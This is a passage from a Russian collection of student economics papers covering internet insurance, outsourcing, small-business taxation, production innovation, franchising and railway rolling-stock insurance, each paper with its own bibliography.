- предоставление страховщиком клиенту других услуг и информации: консалтинг, словарь страховых терминов и др.

Если всем этим требованиям отвечает страховые интернет – компании, то его можно назвать полноценным виртуальным офисом [1].

Основным преимуществом интернет – страхования является то, что при создании виртуального офиса сокращаются затраты на его содержание. Также сокращаются издержки, возникающие в связи заключения договора. Но при заключении договоров со страховыми интернет - компаниями возникает проблема с доставкой и получением страховых полюсов.

Под продажей полиса посредством интернета разные страховые компании подразумевают разные процессы. Можно выделить несколько видов продажи страховых полюсов через интернет.

Виды интернет-продаж полисов

1) Интернет – заявка:

- предоставление контактной информации через сайт страховой компании;
- выезд специалиста и заполнение страховой документации с предварительным звонком клиенту для выяснения условий страхования и/или месте встречи;
- оплата полиса выездному специалисту наличными.

2) Интернет-платеж:

- предоставление информации, необходимой для расчета тарифа и заполнения полиса, через сайт страховой компании;
- оплата полиса через интернет;
- доставка готового полиса курьером, экспресс почтой либо предоставление возможности самостоятельно забрать договор в офисе продаж.

3) Онлайн продажа полиса:

- предоставление информации, необходимой для расчета тарифа и заполнения полиса, через сайт страховой компании;
- оплата полиса через интернет;
- пересылка полиса через интернет с электронной подписью, либо самостоятельная печать полиса (если это предусмотрено законодательством) [1].

Интернет – страхование в России находится в стадии зарождения. Первая страховая компания, предлагающая розничное страхование с помощью интернета появилась меньше 10 лет назад. Продажи полисов с использованием интернета выполняются в большинстве случаев в виде «Интернет заявки», когда клиент передаёт через интернет только свои контакт-

ные данные, далее взаимодействие с ним происходит по телефону, с дальнейшим выездом страхового агента. На сайте крупных страховых компаний, ориентированных на розничные продажи можно увидеть «интернет – магазины», где требуется отметить лишь интересующий вид страхования и оставить контактные данные. На этом участие интернета в продаже, как правило, заканчивается [2].

На сегодняшний день одним из самых популярных интернет страхований, является страхование «КАСКО», которое можно подсчитать и оплатить онлайн. Прямо на сайте страховой компании расположен калькулятор, с помощью которого вы сможете оценить, какое количество средств необходимо оплатить за страховку вашего авто.

Удобство калькулятора, заключается в том, что здесь можно выбрать различные страховые параметры и тут же узнать их стоимость. Благодаря этому можно подбирать те страховые услуги, которые вам необходимы [3].

К сожалению, испытать все удобства полноценного интернет – страхования в нашей стране пока невозможно. Основная причина заключается в отсутствие работающего законодательства об электронной цифровой подписи, что не позволяет страховым компаниям отправлять клиенту юридически действительный полис по Интернету. Кроме того, для многих россиян расчеты через интернет до сих пор представляются сомнительной экзотикой, хотя с годами доверие к интернет – платежам постепенно растет.

Библиографический список:

1. Балабанов И.Т, Балабанов А.И. Страхование. - Санкт-Петербург/ Питер, 2014. - 256 с.
2. Страхование в России <http://www.allinsurance.ru/>
3. Оформление страховки через Интернет, <http://www.extremeplanet.ru/>

ОСОБЕННОСТИ РАЗВИТИЯ АУТСОРСИНГА В РОССИИ

Бекбаев Е.К., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

Аутсорсинг в России – это перспективный вид деятельности, который позволяет предприятиям его использующим экономить средства, которые можно направить в необходимое для развития предприятия русло.

Большинство компаний в России при мысли об использовании аутсорсинга опасается за безопасность ключевых данных и вовлечение в работу некой третьей стороны. Однако при этом мало кто задумывается о последствиях ситуации, когда уходит своя собственная команда. Примеров на рынке достаточно - это может быть, как переход руководства ключевого бизнес-направления к конкуренту или же уход команды ключевых технических специалистов, без которых полностью останавливается работа предприятия. При этом происходит утечка такой важной информации, как бизнес-стратегия и планы развития компании, структура и состав бюджетов, сведения об уязвимых местах бизнеса и т.п.[3].

В 1998 году начался бум российского сегмента Интернета - Рунета. Благодаря этому появились тысячи сайтов и огромное количество компаний и мастерских, предлагающих их создание, продвижение и обслуживание. Буквально за 2 года в российской доменной зоне .ru количество доменов увеличилось в 5 раз, а web-представительство компании стало обязательной визиткой, а где-то даже и условием успешной компании. Это было началом истории нашего отечественного IT-аутсорсинга.

Тогдашние еще студенты, которые занимались подработкой или же заработком в области программирования и создания сайтов, сейчас являются успешными бизнесменами, которые смогли основать собственные студии web-дизайна. Но в тоже время сайты ведь требовали еще и физического размещения, то есть для них требовался хостинг, что и привело к появлению таких компаний, как masterhost, VakeHost и других гигантов, предлагающих хостинг-услуги [1].

Сотрудничество с хостинговыми компаниями было не только выгодно, но и очень удобно. Их услугами пользовались не только простые компании, но и те, которые занима-

лись it-технологиями и имели в своем штате необходимых специалистов для организации хостинга [4].

Обобщая опыт развития промышленного аутсорсинга в России, а также мировую практику в этой области, которая подсказывает, что даже крупнейшие компании-поставщики услуг выросли из малого бизнеса, можно ожидать, что в ближайшее время в России аутсорсинг будет развиваться в следующих областях (учитывая, при этом, что потенциал малого бизнеса также, может быть, приложен во взаимодействии с крупными промышленными компаниями):

- уборка помещений - производственных и офисных;
- проведение ремонтных работ - оборудования, зданий, сооружений;
- изготовление несложных изделий (литые несложные заготовки, внутренние элементы изделий);
- уборка промышленного мусора;
- утилизация устаревшего оборудования;
- местные перевозки;
- выполнение периодических работ на производстве заказчика и др. [2].

Основными препятствиями на пути развития аутсорсинга в России является несовершенная законодательная база, косность руководителей и устаревшая ментальность, неправильное понимание сути аутсорсинга и аутстаффинга, лоббирование интересов крупными профсоюзами, игнорирование проблемы ведущими политическими течениями.

К основным методам стимулирования аутсорсинга в России относится разработка законодательной базы, регулирующей данные правоотношения, создание налоговых послаблений и льгот для организаций, осуществляющих делегирование полномочий, либерализация рынка труда с возможностью разрешения вопросов оформления отношений исключительно между сторонами, увеличение квот на привлечение рабочей силы из-за рубежа.

В связи с этим, аутсорсинг нуждается в грамотном и эффективном правовом регулировании. При изучении проблемы, приходим к выводу, что методы запрета в данном случае не принесут желанный эффект. Законодателю необходим сбалансированный подход, который поможет не только сохранить существующие достижения в данной сфере, но и в значительной степени развить успех крупных компаний.

Библиографический список:

1. Аникин, Б., Воронов, В. Основные аспекты формирования аутсорсинга // Маркетинг, 2015. - №4 (83). - С. 107-116.
2. Аникин Б.А. Рудая И.Л. Аутсорсинг и аутстаффинг. Высокие технологии менеджмента. Изд- во: Инфра-М, 2009. - 320 с.
3. Дейнека, А.В. Управление человеческими ресурсами. Учебник для бакалавров / А.В. Дейнека, В.А. Беспалько / М.: Дашков и Ко, 2013. - 389 с.
4. Колосова Екатерина. Рынок аутсорсинга в России // СЕО - 2015. - № 9 [Электронный ресурс] - Режим доступа. - URL: http://www.marketing.spb.ru/mr/services/ito_bpo.htm.

ПРЕИМУЩЕСТВА И НЕДОСТАТКИ АУТСОРСИНГА

Бектемирова Р.С., Погорелая О.В.

Оренбургский институт путей сообщения - филиал СамГУПС

Управление бизнесом в современных условиях требует принятия сложных и нетрадиционных решений для достижения целей предприятия. При этом наиболее вероятно, что для достижения этих целей будет затрачена часть ресурсов предприятия, при этом, как правило, не ключевые, но далеко не второстепенные, функции остаются без внимания.

Термин «аутсорсинг» заимствован из английского языка (от английского «outsourcing») и дословно переводится как использование чужих ресурсов.

Смысл аутсорсинга сводится к следующему: сосредоточьте все ресурсы на том виде деятельности, который является основным для вашей организации, и передайте остальные поддерживающие или сопутствующие функции профессиональному партнеру.

Иными словами для успешного ведения бизнеса вовсе не обязательно, выполнять все непрофильные функции, связанные с основным видом деятельности организации, или с управлением компанией, своим персоналом, можно возложить ведение этих процессов и на специализированную организацию.

Таким образом, под аутсорсингом понимается передача на договорной основе непрофильных функций субъекта внешним исполнителям, специализирующимся в конкретной области и обладающим знаниями, опытом, техническим оснащением.

Отметим, что фирма, берущая на себя «чужие» функции называется аутсорсинговой, или аутсорсером.

Становясь потребителем аутсорсинговых услуг, организация-заказчик получает возможность сосредоточиться на основном бизнесе, поскольку договор аутсорсинга, как мы отметили, заключается именно по непрофильным направлениям деятельности организации. Передача части работ на аутсорсинг позволяет сократить издержки, так как зачастую услуги аутсорсера стоят намного дешевле, чем содержание собственного персонала [2].

Рассмотрим преимущества аутсорсинга. Передача внешним партнерам функций одного или нескольких звеньев цепочки ценности обладает рядом стратегических преимуществ:

- позволяет получить комплектующие или услуги выше качеством и/или дешевле
- улучшает инновационные возможности компании за счет взаимодействия и партнерства с поставщиками мирового уровня, имеющими большой интеллектуальный потенциал и богатый инновационный опыт;
- обеспечивает большую гибкость компании в случае внезапного изменения рыночной ситуации или потребительских предпочтений: проще и дешевле найти новых поставщиков с необходимыми возможностями и ресурсами, чем перестраивать внутреннюю деятельность компании, ликвидируя одни мощности и ресурсы и создавая новые;
- ускоряет приобретение ресурсов и навыков;
- позволяет сосредоточиться на тех операциях, которые эффективно выполняются силами компании, и тех, которые стратегически целесообразно сохранить под ее контролем.
- поскольку организация- заказчик передает аутсорсеру часть функций, то он имеет возможность сконцентрировать все внимание на основной деятельности организации. Кроме того, ранее задействованные ресурсы организации можно перераспределить и инвестировать в поддержку основного бизнеса.
- возможность сокращения штата организации.
- более качественное выполнение отдельных функций организации специализированными фирмами.
- надежность предоставляемых услуг аутсорсером за счет сочетания специализации и опыта уменьшает риски организации.

Аутсорсинг обеспечивает существенные преимущества при сужении бизнеса [1].

Перечислим недостатки аутсорсинга:

- компания рискует вывести за свои пределы слишком многие виды деятельности и лишиться части собственных ресурсов и возможностей. В таких случаях компания утратит виды деятельности, которые в течение длительного времени обеспечивали ей успех на рынке.
- передача некоторых функций в аутсорсинг нецелесообразна для крупных организаций, поскольку она может привести к потере конфиденциальности информации, к снижению оперативности в предоставлении необходимых сведений для управления организацией. Утечка же конфиденциальной информации в свою очередь может привести к потере конкурентоспособности фирмы.
- психологический фактор: не каждая фирма доверит внутреннюю информацию посторонней организации.
- передача на аутсорсинг, каких- либо функций может привести к утрате некоторых видов деятельности, которые в совокупности с основным видом, обеспечивали организации успех на потребительском рынке. Кроме того, передав в аутсорсинг много функций, у орга-

низации могут возрасти затраты. Здесь стоит заметить, что чрезмерное увлечение аутсорсингом может полностью привести фирму - заказчика в полную зависимость от внешних исполнителей.

- достаточно велик риск убытков из-за низкого качества услуг, ведь аутсорсинг в Российской Федерации только развивается. Кроме того, фирма-аутсорсер, как и любая другая, занятая, предпринимательством может разориться, в связи с чем, организация-заказчик вынуждена будет воспользоваться услугами нового аутсорсера, а это дополнительные моральные и материальные затраты.

Мы уже отмечали, что к недостаткам аутсорсинга относится и отсутствие контроля над деятельностью организации или специалистов, которые предоставляют услуги. Немаловажным, на наш взгляд, является и тот факт, что по аутсорсингу совсем не проработана российская законодательная база [3].

Развитие рынка показывает, что аутсорсинг бизнес-процессов постепенно становится обычной практикой для крупных международных компаний. Можно сказать, что рыночные ниши тех или иных видов аутсорсинга на данный момент пока не полностью заняты. Если рассматривать ближайшее будущее, то можно говорить с уверенностью, что появится большее количество поставщиков услуг, которые будут либо занимать небольшие ниши, либо ориентироваться на самый широкий круг задач. Даже при наличии недостатков аутсорсинга его достоинства очевидны, и чаша весов склоняется больше к положительному ответу на вопрос, использовать его или нет. Вам остается лишь более тщательно отбирать партнеров и заключать эффективные контракты. И можно предположить, что в ближайшее время будет происходить бурный рост аутсорсинга в нашей стране. Все это позволяет утверждать, что для компании передача на сторону тех или иных функций несомненно выгодна.

Библиографический список:

1. Савельев Ю.В. Аутсорсинг в России. - М.: Аспект Пресс, 2013. - 363 с.
2. Емельянова Ю.Ф. Аутсорсинг. Менеджмент и менеджер. -М.: Логос, 2014. - 304 с.
3. Юшина Т.Ю. Новое лицо аутсорсинга. Компаньон. - М.: Едиториал УРСС, 2015. - 304 с.

РОЛЬ НАЛОГООБЛОЖЕНИЯ В РАЗВИТИИ МАЛОГО БИЗНЕСА

Бердина Л., Пантюхина С.А.

Университета управления «ТИСБИ», г. Казань

В век информационных технологий появляются новые возможности для открытия собственного бизнеса. При наличии стартового капитала и предпринимательских способностей можно открыть собственное дело в любой сфере. Перспективы развития малого бизнеса являются одной из актуальных проблем современной экономики. Малый бизнес во многих экономически развитых странах, в том числе и в Российской Федерации, составляет основу экономики, поэтому разрабатывается и внедряется комплекс мер по государственной поддержке и формированию сферы малого бизнеса, среди которых основная роль отводится мерам оптимизации налогообложения.

Контуры концепции поддержки малого предпринимательства и приоритеты в его развитии были намечены в Российской Федерации ещё в начале 1990-х годов. Среди документов того периода можно отметить Указ Президента РФ от 30 ноября 1992 г. № 1485 «Об организационных мерах по развитию малого и среднего бизнеса в Российской Федерации», Постановление Правительства РФ от 11 мая 1993 г. № 446 «О первоочередных мерах по развитию и государственной поддержке малого предпринимательства в Российской Федерации», Приказ Федеральной службы занятости России от 30 марта 1993 г. № 37 «Об утверждении положения о порядке работы органов службы занятости с без-работными гражданами, желающими организовать собственное дело в условиях выдачи им субсидий», Постановления Правительства РФ от 29 апреля 1994 г. № 409 «О мерах по государственной поддержке малого предпринимательства в Российской Федерации на 1994-1995 гг.» и от 29 декабря 1994 г. № 1434 «О сети региональных агентств поддержки малого бизнеса». [1, с.19]

В этих документах поддержка предпринимательства в малых формах признавалась одним из важнейших направлений экономической реформы; устанавливались отраслевые приоритеты развития малого предпринимательства; предусматривалось освобождение от налогов суммы прибыли, используемой для развития производства, также устанавливались льготные ставки налогов на прибыль малых предприятий; предусматривалось выделение кредитных ресурсов на первостепенное производство товаров народного потребления и продовольствия, организовывалась сеть специальных банков с участием государственных средств и в свою очередь, предполагалось страхование программ с высокой степенью риска из государственных фондов и резервов, планировалось обеспечение гарантий для иностранных инвестиций и использование зарубежного опыта, а также привлечение зарубежных специалистов. И все же эти решения во многом остались только декларацией. [1, с.19]

На данный момент основой нормативно-правовой базы по поддержки малого предпринимательства является Федеральный Закон от 24.07.2007 №209-ФЗ «О развитии малого и среднего предпринимательства в Российской Федерации».

В статье 7 данного Закона говорится о том, что в целях реализации государственной политики в области развития малого и среднего предпринимательства в Российской Федерации федеральными законами и иными нормативными правовыми актами Российской Федерации могут предусматриваться следующие меры:

1) специальные налоговые режимы, упрощенные правила ведения налогового учета, упрощенные формы налоговых деклараций по отдельным налогам и сборам для малых предприятий;

2) упрощенные способы ведения бухгалтерского учета, включая упрощенную бухгалтерскую (финансовую) отчетность, и упрощенный порядок ведения кассовых операций для малых предприятий;

3) упрощенный порядок составления субъектами малого и среднего предпринимательства статистической отчетности;

4) льготный порядок расчетов за приватизированное субъектами малого и среднего предпринимательства государственное и муниципальное имущество;

5) особенности участия субъектов малого предпринимательства в качестве поставщиков (исполнителей, подрядчиков) в осуществлении закупок товаров, работ, услуг для государственных и муниципальных нужд, а также особенности участия субъектов малого и среднего предпринимательства в закупках товаров, работ, услуг отдельными видами юридических лиц;

6) меры по обеспечению прав и законных интересов субъектов малого и среднего предпринимательства при осуществлении государственного контроля (надзора);

7) меры по обеспечению финансовой поддержки субъектов малого и среднего предпринимательства, организаций, образующих инфраструктуру поддержки субъектов малого и среднего предпринимательства;

8) меры по развитию инфраструктуры поддержки субъектов малого и среднего предпринимательства;

9) иные направленные на обеспечение реализации целей и принципов настоящего Федерального закона меры.

Выступая на всероссийском предпринимательском форуме «Малый бизнес – национальная идея?» 20 января 2016 года В.В. Путин акцентировал внимание на налоговом стимулировании малого бизнеса для целей исчисления налога при применении упрощенной системы налогообложения – от оборота или от выручки. Он сказал, что «мы действительно увеличили сумму оборота с 60 до 120 миллионов рублей. Можно ли учитывать при переходе на упрощенку какой-то предел по выручке? Этот вопрос, насколько я понимаю, рассматривался в Правительстве, и решение принято не было по нескольким соображениям. Потому что, во-первых, есть опасность дробления, и, может быть, в этом случае удастся сократить только количество этих дроблений. Второе, что самое главное, – могут понести ущерб региональные бюджеты, потому что могут возникнуть выпадающие доходы. Тем не менее эта тема не за-

крыта. Давайте мы подумаем и вместе с вами ещё раз посоветуемся, с привлечением, конечно, руководителей регионов Российской Федерации. [2]

Итак, налогообложение малого бизнеса совершенствуется в направлении поиска наиболее эффективной модели государственной поддержки его развития для решения стратегических и тактических задач российской экономики.

Библиографический список:

1. Газамиев М.М., Осипов В.А. Особенности налогообложения малого бизнеса. М.: Изд-во Дашков и К, 2014 – стр. 19.
2. Информационный сайт РРТ.ru / форум "Малый бизнес – национальная идея?"

**ИННОВАЦИИ В ПРОИЗВОДСТВЕ КАК ФАКТОР ПОВЫШЕНИЯ
КОНКУРЕНТОСПОСОБНОСТИ ПРОДУКЦИИ**

Бережная А.В., Барышенская К.А., Мальных И.О.

Белгородский государственный технологический университет им. В.Г. Шухова

Главной целью любого коммерческого предприятия является получение максимальной прибыли по результатам своей деятельности. Одним из проверенных способов её увеличения выступает повышение конкурентоспособности производимой продукции на рынке.

Под конкурентоспособностью можно понимать способность продукта удовлетворять потребности участников рынка наилучшим образом [1]. Товар способен превзойти конкурентов в том случае, если он имеет «привлекательный» вид, хорошо разрекламирован, а также его потребительские свойства не только лучше прочих, но и в какой-то мере уникальны.

Управление конкурентоспособностью означает обеспечение оптимального соотношения названных компонентов, направление основных усилий на решение следующих задач: повышение качества продукции, снижение издержек производства, повышение экономичности и уровня обслуживания.

Качество продукции напрямую зависит от физического состояния основных производственных средств, соответствия их технических характеристик текущим международным стандартам. В большинстве случаев на российских предприятиях может применяться исправное оборудование, но морально устаревшее, не дотягивающее до современного уровня прогресса.

Технологическая модернизация предприятий – наиболее грамотное направление для начала преобразований на предприятии. Обновление производственных средств, реформирование структуры управления, существенная трансформация внутрифирменной культуры являются первоочередными предметами модернизации. Совершенствование структуры используемых ресурсов, уменьшение потерь в процессе производства требуют значительного изменения технологий в промышленности, т.е. процесса модернизации. В ближайшие годы Российские промышленные предприятия должны провести технологическое перевооружение, без осуществления которого весьма сложно решить проблему изготовления конкурентоспособной продукции [1].

Модернизация, как правило, тесно связана с инновационным процессом, при осуществлении которого следует придерживаться следующих правил [2]:

1. Прежде всего, не следует отступать от выбранного направления деятельности; инновационный процесс в данном случае – это усовершенствование имеющейся производственной базы.

2. Руководству предприятия необходимо следовать принципу портфельных инноваций: каждая из них должна рассматриваться в качестве инвестиции с набором уникальных характеристик. Это позволит диверсифицировать вложения в инновационные процессы, а также привыкнуть к мысли, что поодиночке та или иная инновация может не иметь успеха. В среднесрочной и долгосрочной перспективе системная параллельная работа с инновациями обязательно начнет приносить дивиденды.

3. Начинать стоит с малого. Во-первых, поэтапное развитие предприятия позволит выявить и устранить недочеты в организации производства, которые в больших масштабах с ходу могут создать серьезные проблемы. Во-вторых, при поэтапном развитии инновационных процессов открывается возможность для экспериментов.

4. Полезным элементом функционирования «фабрики роста» является создание новых инструментов оценки потенциала бизнеса [3]. Например, при выводе на рынок новых продуктов и услуг может применяться практика «микропродаж» – производства и реализации тестовой партии продукции в малых объемах.

5. Полезным для предприятия будет привлечение специалистов, имеющих опыт по созданию и внедрению инноваций [4]. При этом сотрудники, занятые в инновационном процессе, должны заниматься только им, чтобы сконцентрироваться на своей деятельности и не упустить мелких деталей.

По завершению инновационного процесса начинается производство новой продукции. Особенностью данной продукции является то, что она получает новые свойства, сохраняя своё основное предназначение. Как правило, на продукт инновационной деятельности спрос превышает предложение, что позволяет корректировать цену относительно базовой в сторону увеличения. В маркетинге такой подход называется «снятие сливок» [5]. Тем самым, предприятие сохраняет свою потребительскую группу, компенсируя при этом затраты на модернизацию.

Техническая сторона производственного вопроса всегда была приоритетной у международных компаний. Популярные в нашем государстве товары из стран Европы, Азии и Америки позиционируют себя как высокотехнологичные производители. Желание сравняться с данными производителями создает необходимость инновационного развития российских предприятий не только с целью повышения конкурентоспособности продукта на собственном рынке, но и создания возможности выхода на международные.

Таким образом, внедрение инноваций в производственный процесс позволяет выйти компании на новый уровень, делает её продукт конкурентоспособным не только на собственном рынке сбыта, но и в международной торговой системе.

Библиографический список:

1. Дорошенко Ю.А. Технологическая модернизация предприятия как фактор повышения его конкурентоспособности / Ю.А. Дорошенко, А.А. Климашевская // Вестник БГТУ им. В.Г. Шухова, 2016. – №4. – С. 186-190.
2. Руденко Г. Инновации в промышленном секторе: пути реализации / Г. Руденко // Эффективное антикризисное управление, 2016. – № 1 (94). – С. 50-53.
3. Демченко С.Г. Повышение конкурентоспособности продукции промышленных предприятий адекватный ответ на западные санкции: методологический подход / С.Г. Демченко // Актуальные проблемы экономики и права, 2015. – № 1 (33). – С. 10-16.
4. Кельчевская Н.Р. Подходы к управлению знаниями на предприятиях, осуществляющих технологические инновации / Н.Р. Кельчевская, М.С. Колясников, И.М. Черненко // Актуальные вопросы экономических наук, 2016. – №48. – С. 126-137.
5. Чабанюк О.В. Модернизация производства: изменение маркетингового потенциала компании при вступлении в альянс / О.В. Чабанюк // Вестник РМАТ, 2016. – №2. – С. 29-31.

РАЗВИТИЕ И ИСПОЛЬЗОВАНИЕ ФРАНЧАЙЗИНГА В РОССИИ

Бертаева Д.Д., Погорелая О.В., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Франчайзинг сегодня – развивающийся и перспективный вид предпринимательства, подразумевающий осуществление деятельности под арендованным торговым знаком или коммерческим обозначением, которая регламентируется договором между франчайзером (фирма, которая предоставляет франшизу) и франчайзи (тем, кто ее получает). Согласно статистике, из ста открывшихся предприятий за год, закрываются больше половины, тогда как большинству компаний, работающих на условиях готового бизнеса, не только удается со-

хранять стабильность ведения своей деятельности, но и прогрессивно развиваться в своем деле.

Франчайзинг – способ организации бизнес-отношений между независимыми компаниями и/или физическими лицами, в рамках которой одна из сторон (франчайзи) получает от другой (франчайзера) официальное разрешение на использование знака обслуживания, фирменного стиля, деловой репутации, ноу-хау и готовой бизнес-модели за определенную плату – роялти.

На сегодняшний день регулировка отношений между субъектами франчайзинга происходит на основе договора коммерческой концессии, который предусматривает использование комплекса исключительных прав (право на товарный знак, знак обслуживания и проч.) в предпринимательской деятельности покупателя, репутации и коммерческого опыта правообладателя в определенном объеме, с возможностью указания территории и сроков действия франшизы [2].

Необходимость появления франчайзинговой системы возникла в конце XIX века, когда фирма по продаже и обслуживанию швейных машин Зингера, ставшая первой известной на весь мир организацией, работающей на правах франшизы, хоть и достаточно стабильно держалась на рынке, но не имела налаженной системы сервиса. Появление франчайзинговой системы открыло для предпринимателей возможность самостоятельно заниматься продажей и обслуживанием машин на разных локациях. Уже в 20-х годах XX века в США получил развитие стандартный товарный франчайзинг. Родоначальником франчайзинга в современном представлении, при котором передается вся концепция ведения бизнеса, считается McDonald's System Inc, созданная в 1995 году Р. Крюком.

В последнее десятилетие франчайзинг стал довольно популярным среди российских предпринимателей. И хотя опыт работы в сфере франчайзинга за рубежом насчитывает более века, в нашей стране он только начинает свое развитие. Принято считать, что первую официальную франшизу в нашей стране продала компания «БаскинРобинс» в 1993 году. Среди основоположников этого вида деятельности выделились компания ГМР Планета гостеприимства, вышедшая на рынок с франшизой «Sbarro», а также компания ГК Спортмастер, положившая начало развитию в стране многих брендов одежды (Kettler, Columbia, o'Neil) и собственных мультибрендовых магазинов (Footerra, Спортландия).

В 1997 для поддержки и защиты интересов участников франчайзинговых отношений была создана Российская ассоциация франчайзинга (РАФ), целью которой стало создание благоприятных условий для развития этого вида предпринимательства на территории нашей страны. Основу деятельности РАФ составляет выпуск информационных изданий, проведение семинаров и конференций, формирование делегаций бизнесменов на выставки и важные мероприятия, проходящие за рубежом. Всего за 20 лет существования организация собрала самые известные компании, добилась международного признания, создала предложения по изменению действующего законодательства. Ассоциация служит центром популяризации франчайзинга, основным источником информации для СМИ, центром формирования общественного мнения в этой сфере [1].

К экономическим проблемам, тормозящим развитие франчайзинга в нашей стране, относятся:

- нестабильность развития экономики России;
- отсутствие у большинства предпринимателей (потенциальных франчайзи) необходимого начального капитала для начала франчайзинговой деятельности. Так как франчайзи обязан вносить разовую франшизную плату (паушальный платеж), то начальный капитал франчайзи должен быть достаточно большим. Однако, не все российские предприниматели готовы потратить такие средства;
- отсутствие возможности получения кредитов для создания начального капитала. Для развития франчайзинговой системы требуется не мало времени, однако, чаще всего банки дают краткосрочные кредиты;

В нашей стране достаточно много организационно-правовых проблем: происходит замедление процесса развития франчайзинга, прежде всего, прежде всего с юридической точки зрения в связи с почти полным отсутствием правовой базы.

Не обошли стороной и социально-психологические проблемы: отсутствие опыта у отечественных предпринимателей и страх неудачного исхода у субъектов франчайзинговой системы, недооценка интеллектуальной собственности, страх потери индивидуальности предпринимателя и менеджера, образовательные проблемы, связанные с плохой подготовкой предпринимателей.

Таким образом, можно прийти к выводу, что модель российского франчайзинга далека от совершенства и требует дальнейшего прогрессивного развития, что обуславливается её ещё сравнительно молодой историей существования в России.

В результате исследования был сделан вывод о том, что решение проблемы медленного развития системы готового бизнеса может осуществляться, прежде всего, с помощью совершенствования правовой базы.

Кроме того, необходимо проводить обучение предпринимателей, готовых работать в данной сфере, которое позволит им узнать особенности заключения договора франчайзинга, основные схемы бизнеса в этой сфере и позволит, а также ознакомиться с правовыми основами деятельности [3].

Следует добавить, что целесообразно было бы принять государственные программы поддержки, для привлечения предпринимателей в сферу франчайзинга.

Динамика современного мира такова, что создание и развитие бизнеса невозможно без применения новых технологий. Считается, что наиболее эффективным способом организации бизнеса является использование инноваций в различных сферах деятельности в совокупности. Это объясняется единовременными значительными затратами при открытии бизнеса, которые в будущем окупятся за счет низких издержек при функционировании бизнеса.

Таким образом, можно сделать вывод, что в России франчайзинг находится только в начале пути своего развития, что достаточно далеко от зарубежных моделей франчайзинга ввиду масштабности их распространения. Но, стоит отметить, что существуют огромные перспективы дальнейшего развития российского франчайзинга, так как по сравнению зарубежными рынками, на которых существует огромная конкуренция в этой сфере, российский рынок с его многочисленным населением представляет огромные возможности для развития «отечественного франчайзинга».

Библиографический список:

1. Куценко, Е.И. Инновации как способ организации малого бизнеса / Е.И. Куценко, Е.А. Егорушкина // Прорывные экономические реформы в условиях риска и неопределенности: сборник статей Международной научно-практической конференции. – Уфа. - 2016. - С. 59-61.
2. Понятие и участники франчайзинга. Режим доступа: <http://www.grandars.ru/college/biznes/franchayzing.html>
3. Российская Ассоциация Франчайзинга. Режим доступа: <http://rusfranch.ru/> (дата обращения 23.01.2016)
4. Шестаков Е.В. Франчайзинг: за и против / Справочник экономиста. - 2014. - № 10. - С. 60-66.

СТРАХОВАНИЕ СРЕДСТВ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА

Будякова А.А, Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

Страхование средств железнодорожного транспорта является важной задачей любого государства. Для того чтобы обеспечить безопасность и надежность выполнения эксплуатационных работ железной дороги необходимо осуществлять интересы страхователя.

Страхование средств железнодорожного транспорта включает не только личный состав работников, локомотивные и поездные бригады, но и железнодорожный подвижной состав, который включает большую ветвь страховых объектов.

По настоящим Правилам могут быть застрахованы следующие средства железнодорожного транспорта:

- а) подвижной состав широкой и узкой колеи, магистральный;
- б) тяговый подвижной состав широкой и узкой колеи, магистральный;
- в) контейнеры;
- г) сооружения железнодорожного транспорта;
- д) верхнее строение пути;
- е) автоматика, телемеханика и связь;
- ж) системы электроснабжения электрифицированных железных дорог;
- з) путевые машины.

Страхование транспортного процесса на железной дороге по всем его составляющим технологическим элементам призвано обеспечить его стабильное функционирование. Технологически производство разделяется на начально-конечные и движенческие операции. Деление транспортного процесса создает основу для аналогичного деления и страховых процессов, а именно на страхование в начально-конечных пунктах маршрута и страхование движенческих операций транспортного процесса [2].

Специфика страхования на транспорте обусловлена именно движенческим характером транспортного процесса. С ней связано большинство рисков железнодорожного транспорта.

Страховые процессы в начально-конечных пунктах транспортировки имеют некоторую специфику. Одной из особенностей реализации страховой защиты в начально-конечных и промежуточных пунктах маршрута становится ее организация при условии, что они являются таможенными пунктами стран, между которыми осуществляется процесс транспортировки грузов и пассажиров.

Другая особенность страхования в начально-конечных и промежуточных пунктах транспортировки - это обеспечение страховой защитой гражданской ответственности операторов, организующих движение подвижного состава соответствующих видов транспорта, осуществляющих движенческие операции и проводящих технический контроль подвижного состава при его нахождении в данном пункте. К таким видам страхования относится страхование гражданской ответственности диспетчерского и технического состава железнодорожного транспорта, обеспечивающего контроль над безопасным продвижением по путям железнодорожных составов [1].

По данному виду страхования предлагается заключение договоров страхования железнодорожного подвижного состава сроком на один год и менее с юридическими лицами (собственниками или арендаторами железнодорожного подвижного состава).

Действие договора распространяется, как правило, на территорию Российской Федерации. По согласованию со страховщиком страховая защита по договору страхования может также предоставляться на территориях стран-членов СНГ и дальнего зарубежья с уплатой страховой премии по повышенному тарифу. По заключаемым договорам страхования страховая компания предоставляет защиту от рисков повреждения и уничтожения железнодорожного подвижного состава (его единиц), наступивших в результате:

- крушения, аварии, столкновения или схода с рельсов (как в поездках, так и при маневровой работе);
- пожара, взрыва;
- стихийных бедствий (наводнения, бури, урагана, ливня, землетрясения, обвала, оползня, снегопада, удара молнии, смерча, града);
- противоправных действий третьих лиц.

Страхование рисков повреждения и уничтожения железнодорожного подвижного состава в основном производится одновременно, но в отдельных случаях по согласованию со страховщиком может предоставляться отдельно по каждому риску.

Минимальная страховая сумма по рискам повреждения, уничтожения и утраты при страховании единицы подвижного состава не может быть согласно Правилам страхования ниже 40 процентов стоимости единицы нового подвижного состава.

Максимальная страховая сумма по риску повреждения при страховании единицы подвижного состава не может быть выше страховой (действительной) стоимости застрахованной единицы подвижного состава [3].

По каждой единице подвижного состава страховая сумма устанавливается по согласованию сторон, но она не может быть более действительной стоимости единицы подвижного состава на момент заключения договоров страхования. Под действительной стоимостью подразумевается стоимость единицы подвижного состава с учетом износа на момент заключения договора страхования. Страховая стоимость может быть определена как балансовая, если она ниже или равна действительной стоимости единицы подвижного состава, определенной страховщиком в соответствии с существующими ценами на рынке.

Размер страхового тарифа по договорам страхования зависит от степени риска, которая обуславливается рядом факторов (срок службы, тип и количество единиц подвижного состава и т.п.) и определяется при заключении договора страхования.

Если в период действия договора страхования произошло повышение цен на железнодорожный подвижной состав, страхователь по согласованию со страховщиком может увеличить размер страховой суммы с доплатой страхового взноса за оставшийся срок действия договора страхования.

Договор страхования заключается на основании письменного заявления страхователя. Для его заключения страхователь должен предъявить страховщику следующие документы:

- технический паспорт единицы железнодорожного подвижного состава;
- распоряжение на право курсирования по сети железных дорог;
